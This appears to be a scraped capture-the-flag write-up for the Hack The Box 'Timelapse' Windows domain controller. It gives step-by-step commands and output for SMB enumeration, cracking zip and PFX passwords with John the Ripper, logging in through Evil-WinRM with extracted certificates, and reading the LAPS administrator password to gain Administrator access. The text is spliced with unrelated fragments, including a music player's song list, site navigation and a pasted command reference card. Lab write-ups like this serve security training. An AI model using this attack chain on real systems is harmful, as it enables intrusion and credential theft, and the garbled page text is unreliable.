

Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~/pki]
$ tcpscan 10.10.11.152
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 13:09 IST
Nmap scan report for 10.10.11.152
Host is up (0.21s latency).
Not shown: 65518 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-07-03 15:42:01Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?    Microsoft Windows RPC over HTTP 1.0
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?         Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3268/tcp  open  globalcatLDAPssl?
3269/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  https            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_ssl-cert: Subject: commonName=dc01.timelapse.htb
|_Not valid before: 2021-10-25T14:05:29
|_Not valid after: 2022-10-25T14:25:29
|_http-server-header: Microsoft-HTTPAPI/2.0
|_tls-alpn:
|_ http/1.1
|_ssl-date: 2024-07-03T15:43:33+00:00; +7h59m59s from scanner time.
9389/tcp  open  mc-nmf           .NET Message Framing
49667/tcp open  msrpc            Microsoft Windows RPC
49673/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc            Microsoft Windows RPC
49742/tcp open  msrpc            Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled and required
|_ smb2-time:
```

UP NEXT

LYRICS

Playing from

Yalla (A Turk Remix) Radio

Yalla (A Turk Remix)

One Reason

INNA

Autoplay is on

All Familiar Discover

Can't Feel My Face Official Video

The Weeknd

Cheap Thrills

Maria Levinson

Wishes Y Samiha Na

One Reason

INNA • Heartbreaker • 2020

Ldap Port 3268

```
(vigneswar@VigneswarPC)-[~/pki]
$ enum4linux 10.10.11.152
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Jul 3 13:16:25 2024

===== ( Target Information ) =====
Target ..... 10.10.11.152
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.10.11.152 ) =====
[E] Can't find workgroup/domain

===== ( Nbtstat Information for 10.10.11.152 ) =====
Looking up status of 10.10.11.152
No reply from 10.10.11.152

===== ( Session Check on 10.10.11.152 ) =====
[+] Server 10.10.11.152 allows sessions using username '', password ''
```

Machine

Machine Info

Walkthroughs

Reviews

Activity

Share this

Adventure Mode

Guided Mode

Sherlocks

Tricks

SMB Port 445

1) Found open SMB shares

```
(vigneswar@VigneswarPC)~[/pki]
$ smbclient -N '\\10.10.11.152\Shares'
Try "help" to get a list of possible commands.
smb: \> ls
.                                     D           0 Mon Oct 25 21:09:15 2021
..                                    D           0 Mon Oct 25 21:09:15 2021
Starting Point                       D           0 Mon Oct 25 21:09:15 2021
Dev                                   D           0 Tue Oct 26 01:10:06 2021
HelpDesk                             D           0 Mon Oct 25 21:18:42 2021
6367231 blocks of size 4096. 1277694 blocks available
smb: \> cd Dev
smb: \Dev\> ls
.                                     D           0 Tue Oct 26 01:10:06 2021
..                                    D           0 Tue Oct 26 01:10:06 2021
winrm_backup.zip                     A 104422 2611 Mon Oct 25 21:16:42 2021
6367231 blocks of size 4096. 1275227 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (1.8 KiloBytes/sec) (average 1.8 KiloBytes/sec)
smb: \Dev\> cd ..
smb: \> cd HelpDesk
smb: \HelpDesk\> ls
.                                     D           0 Mon Oct 25 21:18:42 2021
..                                    D           0 Mon Oct 25 21:18:42 2021
LAPS.x64.msi                         A 1118208 Mon Oct 25 20:27:50 2021
LAPS_Datasheet.docx                  A 104422 Mon Oct 25 20:27:46 2021
LAPS_OperationsGuide.docx            A 641378 Mon Oct 25 20:27:40 2021
LAPS_TechnicalSpecification.docx     A 72683 Mon Oct 25 20:27:44 2021
6367231 blocks of size 4096. 1272440 blocks available
smb: \HelpDesk\> |
```

Vulnerability Assessment

1) Cracked the zip password

```
(vigneswar@VigneswarPC)~[/pki]
$ zip2john winrm_backup.zip > hash
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8

(vigneswar@VigneswarPC)~[/pki]
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2024-07-03 13:22) 2.500g/s 8683Kp/s 8683Kc/s 8683Kc/s suzyqz..superkaushal2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

A PFX file, or Personal Information Exchange file, is a binary file that contains multiple cryptographic components, such as private keys, public keys, and digital certificates. It's a password-protected certificate in PKCS#12 format that prioritizes security by using encryption and self-password protection mechanisms.

2) cracked the password of pfx

```

(vigneswar@VigneswarPC)-[~/pki]
$ pfx2john legacy_dev_auth.pfx > hash

(vigneswar@VigneswarPC)-[~/pki]
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy (legacy_dev_auth.pfx)
1g 0:00:00:46 DONE (2024-07-03 13:29) 0.02139g/s 69157p/s 69157c/s 69157C/s thumper199..thscndsp1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Now we can use this to login into system

Exploitation

1) Generated public and private keys

Evil-Winrm-PKINIT

☆ Star 1,336



Exploitation PFX WMI Windows

Evil-WinRM uses the Windows Management Instrumentation (WMI) to give you an interactive shell on the Windows host. Winrm Supports PKINIT, meaning if you have a computers PFX file, you can authenticate and get a shell. Note that the command requires a public and a private key in PEM format, that can be extracted by converting the PFX to PEM format. Take a look at the references for more info on that. Password protected PFX files can be cracked with JohnTheRipper.

Command Reference:

```

Target IP: 10.10.10.1
PFX File: cert.pfx
Domain: EVILCORP

```

Command:




```
evil-winrm -i 10.10.10.1 -c pub.pem -k priv.pem -S -r EVILCORP
```

References:

<https://github.com/Hackplayers/evil-winrm>



<https://book.hacktricks.xyz/cryptography/certificates>

2) Connected with winrm



Privilege Escalation

1) Found a credentials in history file



2) Members of LAPS_Readers can read the rotated password by LAPS (Local administrator password solution)

```
*Evil-WinRM* PS C:\Shares\HelpDesk> Get-ADComputer -Identity dc01 -Properties ms-Mcs-AdmPwd | Select-Object -ExpandProperty ms-Mcs-AdmPwd
uv7/)L-GSV25U3L10}W5xA{o
*Evil-WinRM* PS C:\Shares\HelpDesk> |
```

3) Got root access

```
(vigneswar@VigneswarPC)-[~/pki]
$ evil-winrm -i 10.10.11.152 -u Administrator -p 'uv7/)L-GSV25U3L10}W5xA{o' -S
Evil-WinRM shell v3.5
Warning: SSL enabled
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
ca*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
Cannot find path 'C:\Users\Administrator\Desktop\root.txt' because it does not exist.
At line:1 char:1
+ cat root.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
*Evil-WinRM* PS C:\Users\Administrator\Desktop> |
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> Get-ChildItem -Path C:\ -Filter "root.txt" -Recurse -ErrorAction SilentlyContinue; cmd /c "dir C:\root.txt /s /p"
Directory: C:\Users\TRX\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-r----- 7/3/2024   8:39 AM             34 root.txt
```